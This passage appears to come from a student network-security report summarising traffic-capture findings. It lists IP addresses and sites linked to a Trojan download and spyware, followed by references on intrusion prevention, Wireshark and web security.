


Malicious Activity

Malware Downloads


- There was some strange HTTP traffic
- The sites being browsed were:
  - 31.7.62.214 (fakeurl.htm)
  - 205.185.125.104 (june11.dll Trojan)





Torrent Download

- We observed Spyware being sent on HTTP traffic
- The site being browsed was:
  - a.tribalfusion.com(spyware), www.publicdomaintorrents.com(Betty Boop movie, Torrent files often times contain malware)



References

Check Point Software. (2021, February 28). What is an Intrusion Prevention System (IPS)? Check Point Software. https://www.checkpoint.com/cyber-hub/network-security/what-is-ips/#

Comparitech. (2021, April 30). 8 Best IPS Software Tools & Intrusion Prevention Systems Guide https://www.comparitech.com/net-admin/ips-tools-software/

CVE https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10033

OWASP. (2021). Vulnerability Scanning Tools. https://owasp.org/www-community/Vulnerability_Scanning_Tools#

PaloAlto Networks: Unit 42, Wireshark Tutorial: Identifying Hosts and Users https://unit42.paloaltonetworks.com/using-wireshark-identifying-hosts-and-users/

PortSwigger Ltd. (2021). What is HTTP request smuggling? Tutorial & Examples: Web Security Academy. What is HTTP request smuggling? Tutorial & Examples Web Security Academy. https://portswigger.net/web-security/request-smuggling

Short, C. (2021). Ansible Automation for SysAdmins. opensource.com. https://opensource.com/sites/default/files/gated-content/ansible_automation_for_sysadmins_v2.pdf